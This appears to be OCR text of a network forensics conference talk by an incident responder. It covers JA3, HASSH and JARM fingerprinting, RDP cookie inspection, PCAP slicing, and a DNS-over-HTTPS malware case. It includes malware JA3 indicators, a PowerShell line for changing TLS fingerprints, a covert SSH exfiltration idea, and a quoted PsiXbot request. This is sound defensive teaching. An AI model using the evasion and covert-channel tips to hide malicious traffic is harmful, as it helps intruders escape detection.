#sf21vus

Network Forensics Analysis

Rami AlTalhi
Incident Response Consultant @ Cisco Talos

Hello!

I'm Rami AlTalhi

Incident Response Consultant @ Cisco Talos

raltalhi@outlook.com

Agenda

- What is network forensics?
- Tools & Platforms
- Network Forensics Challenges
- Handling huge PCAP by slicing
- APT Investigation Use-Cases

WIRESHARK UNIVERSITY

What is Network Forensics?

Is a sub-branch of digital forensics relating to the monitoring and analysis of computer network traffic for the purposes of information gathering, legal evidence, or intrusion detection - **Wikipedia**

Network Data Sources

- PCAP
- Netflow
- Connection logs (Proxy, Web, PC/Servers ..etc.)
- DNS
- Host Artifacts (network sockets, SRUM ..etc)

Tools & Platforms

- Wireshark and Tshark
- Tcpdump
- Zeek
- Snort, Suricata
- NetworkMiner
- Unix-like utilities
- Arkime (Formerly Moloch)
- SecurityOnion
- Others

Network Forensics Challenges

The Challenges

- Inventory Assets
- Network Baselining
- Encryption (TLS, SSH, RDP and others)
- Data sources availability & Usability

Inventory Assets Importance


#sf21vus

Basic CIS Controls

1. Inventory and Control of Hardware Assets
2. Inventory and Control of Software Assets
3. Continuous Vulnerability Management
4. Controlled Use of Administrative Privileges
5. Secure Configuration for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers
6. Maintenance, Monitoring and Analysis of Audit Logs

Network Baselining

- To find normal and abnormalities in the network
- Many factors can be used for baselining, such as:
  - Packet length
  - Duration
  - Payload entropy
  - Egress and Ingress



Network Profiling

- JA3
- JA3S
- JARM
- HASSH & HASSHServer - SSH Fingerprint
- RDP
- Community-id

JA3

- It is MD5 hash value from TLS client hello packet
- It does calculate MD5 hash value based on:
  - TLS version
  - Accepted Ciphers
  - List of Extensions
  - Elliptic Curves
  - Elliptic Curve Formats

JA3S

- It is MD5 hash value from TLS server hello packet
- It does calculate MD5 hash value based on:
  - TLS version
  - Accepted Ciphers
  - List of Extensions

Tor TLS Profiling

Standard Tor Client:

`JA3 = e7d705a3286e19ea42f587b344ee6865` (Tor Client)

`JA3S = a95ca7eab4d47d051a5cd4fb7b6005dc` (Tor Server Response)

Malicious TLS Profiling

Trickbot malware:

`JA3 = 6734f37431670b3ab4292b8f60f29984` (Trickbot)

`JA3S = 623de93db17d313345d7ea481e7443cf` (C2 Server Response)

Emotet malware:

`JA3 = 4d7a28d6f2263ed61de88ca66eb011e3` (Emotet)

`JA3S = 80b3a14bccc8598a1f3bbe83e71f735f` (C2 Server Response)

JA3 Search Engine

#sf21vus

Home Documentation Downloads About

https://ja3er.com

JA3 SSL Fingerprint

Your fingerprint (MD5 of JA3) is:

b20b44b18b853ef29ab773e921b03422

Your fingerprint full JA3 is

771,4865-4867-4866-49195-49199-52393-52392-49196-49200-49162-49161-49171-49172-51-57-47-53-10,(

Search JA3 hash

b20b44b18b853ef29ab773e921b03422

Search for JA3 hash

Currently 5595 unique JA3 hashes in DB

JA3 Search Engine

#sf21vus

SSL blacklist by ABUSE.ch

SSL Certificates | JA3 Fingerprints | Blacklist | Statistics

JA3 Fingerprints

https://sslbl.abuse.ch/ja3-fingerprints

Here you can browse a list of malicious JA3 fingerprints identified by SSLBL. JA3 is an open source tool used to fingerprint SSL/TLS client application best case, you can use JA3 to identify malware traffic that is leveraging SSL/TLS.

Caution!

The JA3 fingerprints below have been collected by analysing more than 25,000,000 PCAPs generated by malware samples. These fingerprints hav **been tested against known good traffic yet and may cause a significant amount of FPs!**

Listing Date (UTC)	JA3 Fingerprint	Listing Reason	Malware Samples
2019-06-20 14:09:25	1aa7bf8b97e540ca5edd75f7b8384bfa	TrickBot	1'362
2019-05-20 05:19:27	3cda52da4ade09f1f781ad2e82dcfa20	Quakbot	272
2019-05-19 07:24:04	7dd50e112cd23734a310b90f6f44a7cd	Quakbot	304
2019-02-22 07:10:33	1be3ecebe5aa9d3654e6e703d81f6928	Ransomware.Troldesh	2'308
2019-02-20 16:10:52	c5235d3a8b9934b7fbbd204d50bc058d	Gootkit	42
2019-02-15 14:07:00	e62a5f4d538cbf169c2af71bec2399b4	TrickBot	4'915
2019-02-14 13:25:15	d2935c58fe676744fecc8614ee5356c7	Adwind	429
2018-12-31 07:25:54	decfb48a53789ebe081b88aabb58ee34	Adwind	136

JA3 Impersonation

- JA3 can be impersonated!
- Changing the cipher suites or TLS version will change JA3 fingerprint
- Other factor is needed to tackle this issue:
  - Other TLS characteristics/extensions
  - Host correlation

TLS Impersonation


```
PS C:\>Enable-TlsCipherSuite -Name
"TLS_DHE_DSS_WITH_AES_256_CBC_SHA" -Position 999999999
```

JA3 and JA3S Limitations

- JA3 & JA3S is mainly based on TLS cipher suites
- Does not look at different TLS characteristics
- This make JA3 not very unique, and some clients share same MD5
- Can be manipulated by changing the cipher suites extension
- Application-Layer Protocol Negotiation (ALPN) makes TLS more unique

ALPN – Safari vs Chrome

#sf21vus

Apple Safari

```
▼ Extension: application_layer_protocol_negotiation (len=48)
    Type: application_layer_protocol_negotiation (16)
    Length: 48
    ALPN Extension Length: 46
  ▼ ALPN Protocol
      ALPN string length: 2
      ALPN Next Protocol: h2
      ALPN string length: 5
      ALPN Next Protocol: h2-16
      ALPN string length: 5
      ALPN Next Protocol: h2-15
      ALPN string length: 5
      ALPN Next Protocol: h2-14
      ALPN string length: 8
      ALPN Next Protocol: spdy/3.1
      ALPN string length: 6
      ALPN Next Protocol: spdy/3
      ALPN string length: 8
      ALPN Next Protocol: http/1.1
▶ Extension: ec_point_formats (len=2)
▶ Extension: supported_groups (len=10)
```

Google Chrome

```
▼ Extension: application_layer_protocol_negotiation (len=14)
    Type: application_layer_protocol_negotiation (16)
    Length: 14
    ALPN Extension Length: 12
  ▼ ALPN Protocol
      ALPN string length: 2
      ALPN Next Protocol: h2
      ALPN string length: 8
      ALPN Next Protocol: http/1.1
▶ Extension: status_request (len=5)
▶ Extension: signature_algorithms (len=20)
▶ Extension: signed_certificate_timestamp (len=0)
▶ Extension: key_share (len=43)
▶ Extension: psk_key_exchange_modes (len=2)
▼ Extension: supported_versions (len=11)
    Type: supported_versions (43)
    Length: 11
    Supported Versions length: 10
    Supported Version: Unknown (0x8a8a)
    Supported Version: TLS 1.3 (0x0304)
    Supported Version: TLS 1.2 (0x0303)
    Supported Version: TLS 1.1 (0x0302)
    Supported Version: TLS 1.0 (0x0301)
```

Image from ntop.org

HASSH & HASSHServer


- MD5 hash value from the set of algorithm in SSH protocol after TCP handshake
- These algorithm called **“SSH_MSG_KEXINIT”** messages
- It is transferred in clear-text and can be captured by any MITM
- It does include the server and client application string

Why HASSH & HASSHServer?

- To attribute the SSH connections with greater accuracy than only by IP
- If the IP is behind NAT device, you can fingerprint it regardless its IP
- Analogous to HTTP User-Agents

#sf21vus

HASSH & HasshServer



https://engineering.salesforce.com/open-sourcing-hassh-abed3ae5044c?gi=1b6a5a239dfe

HASSH Algorithm (client)

#sf21vus

1	2020-04-30 03:29:08.334987	192.168.72.1	192.168.72.154	TCP	66	52483	22	52483 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	2020-04-30 03:29:08.335293	192.168.72.154	192.168.72.1	TCP	66	22	52483	22 → 52483 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
3	2020-04-30 03:29:08.335433	192.168.72.1	192.168.72.154	TCP	54	52483	22	52483 → 22 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
4	2020-04-30 03:29:08.337396	192.168.72.1	192.168.72.154	SSHv2	87	52483	22	Client: Protocol (SSH-2.0-OpenSSH_for_Windows_7.7)
5	2020-04-30 03:29:08.337569	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1 Ack=34 Win=29312 Len=0
6	2020-04-30 03:29:08.339522	192.168.72.154	192.168.72.1	SSHv2	95	22	52483	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8)
7	2020-04-30 03:29:08.341782	192.168.72.1	192.168.72.154	SSHv2	1374	52483	22	Client: Key Exchange Init
8	2020-04-30 03:29:08.342080	192.168.72.154	192.168.72.1	SSHv2	1030	22	52483	Server: Key Exchange Init
9	2020-04-30 03:29:08.343439	192.168.72.1	192.168.72.154	SSHv2	102	52483	22	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
10	2020-04-30 03:29:08.349154	192.168.72.154	192.168.72.1	SSHv2	418	22	52483	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len
11	2020-04-30 03:29:08.352564	192.168.72.1	192.168.72.154	SSHv2	70	52483	22	Client: New Keys
12	2020-04-30 03:29:08.392358	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1382 Ack=1418 Win=32128 Len=0
13	2020-04-30 03:29:08.392444	192.168.72.1	192.168.72.154	SSHv2	98	52483	22	Client: Encrypted packet (len=44)
14	2020-04-30 03:29:08.392672	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1382 Ack=1462 Win=32128 Len=0
15	2020-04-30 03:29:08.392782	192.168.72.154	192.168.72.1	SSHv2	98	22	52483	Server: Encrypted packet (len=44)

```
ransmission Control Protocol, Src Port: 52483, Dst Port: 22, Seq: 34, Ack: 42, Len: 1320
SH Protocol
 SSH Version 2 (encryption:chacha20-poly1305@openssh.com mac:<implicit> compression:none)
    Packet Length: 1316
    Padding Length: 9
  ▾ Key Exchange
      Message Code: Key Exchange Init (20)
    ▾ Algorithms
        Cookie: da52bf23572f7b9e27535c941a4ca23e
        kex_algorithms length: 304
        kex_algorithms string [truncated]: curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-sha256,diffie-hellman-grou…
        server_host_key_algorithms_length: 200
```

HasshServer Algorithm (server)

#sf21vus

8	2020-04-30 03:29:08.342080	192.168.72.154	192.168.72.1	SSHv2	1030	22	52483	Server: Key Exchange Init
9	2020-04-30 03:29:08.343439	192.168.72.1	192.168.72.154	SSHv2	102	52483	22	Client: Elliptic Curve Diffie-Hell
10	2020-04-30 03:29:08.349154	192.168.72.154	192.168.72.1	SSHv2	418	22	52483	Server: Elliptic Curve Diffie-Hell
11	2020-04-30 03:29:08.352564	192.168.72.1	192.168.72.154	SSHv2	70	52483	22	Client: New Keys
12	2020-04-30 03:29:08.392358	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1382 Ack=1418
13	2020-04-30 03:29:08.392444	192.168.72.1	192.168.72.154	SSHv2	98	52483	22	Client: Encrypted packet (len=44)
14	2020-04-30 03:29:08.392672	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1382 Ack=1462
15	2020-04-30 03:29:08.392782	192.168.72.154	192.168.72.1	SSHv2	98	22	52483	Server: Encrypted packet (len=44)

```
ansmission Control Protocol, Src Port: 22, Dst Port: 52483, Seq: 42, Ack: 1354, Len: 976
H Protocol
 SSH Version 2 (encryption:chacha20-poly1305@openssh.com mac:<implicit> compression:none)
    Packet Length: 972
    Padding Length: 10
  ▾ Key Exchange
      Message Code: Key Exchange Init (20)
    ▾ Algorithms
        Cookie: b966303ec03d3d67a776724541e508f9
        kex_algorithms length: 150
        kex_algorithms string: curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange
        server_host_key_algorithms length: 65
        server_host_key_algorithms string: ssh-rsa,rsa-sha2-512,rsa-sha2-256,ecdsa-sha2-nistp256,ssh-ed25519
```

SSH Client String

#sf21vus

1	2020-04-30 03:29:08.334987	192.168.72.1	192.168.72.154	TCP	66	52483	22	52483 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=
2	2020-04-30 03:29:08.335293	192.168.72.154	192.168.72.1	TCP	66	22	52483	22 → 52483 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
3	2020-04-30 03:29:08.335433	192.168.72.1	192.168.72.154	TCP	54	52483	22	52483 → 22 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
4	2020-04-30 03:29:08.337396	192.168.72.1	192.168.72.154	SSHv2	87	52483	22	Client: Protocol (SSH-2.0-OpenSSH_for_Windows_7.7)
5	2020-04-30 03:29:08.337569	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1 Ack=34 Win=29312 Len=0
6	2020-04-30 03:29:08.339522	192.168.72.154	192.168.72.1	SSHv2	95	22	52483	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubu
7	2020-04-30 03:29:08.341782	192.168.72.1	192.168.72.154	SSHv2	1374	52483	22	Client: Key Exchange Init
8	2020-04-30 03:29:08.342080	192.168.72.154	192.168.72.1	SSHv2	1030	22	52483	Server: Key Exchange Init
9	2020-04-30 03:29:08.343439	192.168.72.1	192.168.72.154	SSHv2	102	52483	22	Client: Elliptic Curve Diffie-Hellman Key Exchange
10	2020-04-30 03:29:08.349154	192.168.72.154	192.168.72.1	SSHv2	418	22	52483	Server: Elliptic Curve Diffie-Hellman Key Exchange
11	2020-04-30 03:29:08.352564	192.168.72.1	192.168.72.154	SSHv2	70	52483	22	Client: New Keys
12	2020-04-30 03:29:08.392358	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1382 Ack=1418 Win=32128 Len=0
13	2020-04-30 03:29:08.392444	192.168.72.1	192.168.72.154	SSHv2	98	52483	22	Client: Encrypted packet (len=44)
14	2020-04-30 03:29:08.392672	192.168.72.154	192.168.72.1	TCP	60	22	52483	22 → 52483 [ACK] Seq=1382 Ack=1462 Win=32128 Len=0
15	2020-04-30 03:29:08.392782	192.168.72.154	192.168.72.1	SSHv2	98	22	52483	Server: Encrypted packet (len=44)

```
> Frame 4: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface \Device\NPF_{9333522A-D2ED-462E-99DD-6A6441C51FCD}, id 0
> Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_ce:2d:e0 (00:0c:29:ce:2d:e0)
> Internet Protocol Version 4, Src: 192.168.72.1, Dst: 192.168.72.154
> Transmission Control Protocol, Src Port: 52483, Dst Port: 22, Seq: 1, Ack: 1, Len: 33
v SSH Protocol
    Protocol: SSH-2.0-OpenSSH_for_Windows_7.7
    [Direction: client-to-server]
```

SSH Handshake as Covert Channel

- Attacker can code a malware to exfiltrate sensitive data through “**SSH_MSG_KEXINIT**” packets
- DNS exfiltration alike
- Have fun getting the logs and identify the exfiltration!
- Attacker will be able to decode & exploit them
- Anomaly detection is the way to detect it

JARM Fingerprint

JARM

- JARM is an active Transport Layer Security (TLS) server fingerprinting tool
- Scanning with JARM provides the ability to identify and group malicious servers on the Internet
- **https://github.com/salesforce/jarm**

https://engineering.salesforce.com/easily-identify-malicious-servers-on-the-internet-with-jarm-e095edac525a?gi=ccee74544028

Why JARM?

- Quickly verify that all servers in a group have the same TLS configuration.
- Group disparate servers on the internet by configuration, identifying that a server may belong to Google vs. Salesforce ..etc.
- Identify malware command and control infrastructure and other malicious servers on the Internet.

https://engineering.salesforce.com/easily-identify-malicious-servers-on-the-internet-with-jarm-e095edac525a?gi=ccee74544028

JARM in Action


```
~/JARM$ python3 jarm.py  salesforce.com
Domain: salesforce.com
Resolved IP: 184.31.10.133
JARM: 2ad2ad0002ad2ad00042d42d000000d71691dd6844b6fa08f9c5c2b4b882cc
~/JARM$ python3 jarm.py  force.com
Domain: force.com
Resolved IP: 184.25.179.132
JARM: 2ad2ad0002ad2ad00042d42d000000d71691dd6844b6fa08f9c5c2b4b882cc
```

Salesforce Servers

```
~/JARM$ python3 jarm.py google.com
Domain: google.com
Resolved IP: 216.58.207.110
JARM: 27d40d40d29d40d1dc42d43d00041d4689ee210389f4f6b4b5b1b93f92252d
~/JARM$ python3 jarm.py youtube.com
Domain: youtube.com
Resolved IP: 216.58.207.110
JARM: 27d40d40d29d40d1dc42d43d00041d4689ee210389f4f6b4b5b1b93f92252d
```

Google Servers

Is JARM Accurate?

- Absolutely not!
- CobaltStrike (Adversary Simulation Tool) have JARM similarities with Java 11 TLS
- If you break the JARM rules, you get other JARM value
- Iteration over server TLS version and cipher suites can be automated, good luck for finding the JARM fingerprint though ☺

RDP Protocol

- RDP communication is encrypted using TLS
- We can still identify some information from RDP such as “username”

Protocol	Length	Source Port	Destination Port	Info
TLSv1	99	49160	3389	Ignored Unknown Record

```
0010  00 55 01 22 40 00 80 06  0b 2d c0 a8 36 81 c0 a8   ·U·"@··· ·-··6···
0020  36 82 c0 08 0d 3d fb a0  36 4e 00 20 0b 08 50 18   6····=·· 6N· ··P·
0030  40 29 77 05 00 00 03 00  00 2d 28 e0 00 00 00 00   @)w····· ·-(·····
0040  00 43 6f 6f 6b 69 65 3a  20 6d 73 74 73 68 61 73   ·Cookie:  mstshas
0050  68 3d 74 65 73 74 69 6e  67 0d 0a 01 00 08 00 03   h=testin g·······
0060  00 00 00                                          ···
```

```
...-(......Cookie: mstshash=testing
.....................4.............z...v..\.M.w.3@......m..S3h.M.)...ME......./.5...
.....    .
```

Community-id

- Standardized flow hashing
- Based on 5-tuples (src IP, dst IP, src port, dst port and transport protocol)
- Simplifying the pivoting from different datasets

PCAP Slicing

Slicing and Merging

Slicing the packets based on

- Timeline
- Number of packets
- Protocol
- src or dst IPs
- Conversation
- Anything filterable!

Slice and Merge

-A <start time>

only output packets whose timestamp is after (or equal to) the given time (format as YYYY-MM-DD hh:mm:ss).

-B <stop time> only output packets whose timestamp is before the given time (format as YYYY-MM-DD hh:mm:ss).

Slicing and merging


```
$ editcap -c 1000 tcp.pcap  tcp_analysis.pcap
$ ls
tcp_analysis_00000_20191027171723.pcap
tcp_analysis_00003_20191027171739.pcap
tcp_analysis_00006_20191027171752.pcap
tcp_analysis_00009_20191027171905.pcap
tcp_analysis_00001_20191027171727.pcap
tcp_analysis_00004_20191027171739.pcap
tcp_analysis_00007_20191027171903.pcap
tcp_analysis_00010_20191027171905.pcap
tcp_analysis_00002_20191027171739.pcap
tcp_analysis_00005_20191027171739.pcap
tcp_analysis_00008_20191027171905.pcap
tcp_analysis_00011_20191027172055.pcap
```

Merging them all together


```
mergecap -w out.pcap a.pcap b.pcap
```

Scanning for pattern and signatures


```
Snort -r file.pcap -c snort.conf -l
```


Use Cases

DNS over HTTPS Malwares

What is DoH?

- DNS over HTTPs (443/tcp)
- Querying DNS via HTTPS
- More privacy and make security analyst job harder
- Couple of browsers supported it (Firefox, Chrome ..etc.)
- Adversary is welcoming DoH to hide in the haystack

PsiXbot Malware



#sf21vus

https://www.proofpoint.com/us/threat-insight/post/psixbot-now-using-google-dns-over-https-and-possible-new-sexploitation-module


#sf21vus

```
GET /resolve?name=fnoetwotb4nwob524o.hk&type=A HTTP/1.1

Host: dns.google.com

Connection: Keep-Alive



{"Status": 0,"TC": false,"RD": true,"RA": true,"AD": false,"CD":
false,"Question":[ {"name": "fnoetwotb4nwob524o.hk.","type":
1}],"Authority":[ {"name": "fnoetwotb4nwob524o.hk.","type":
6,"TTL": 599,"data": "a.dnspod.com. domainadmin.dnspod.com.
1566212636 3600 180 1209600 180"}],"Comment": "Response from
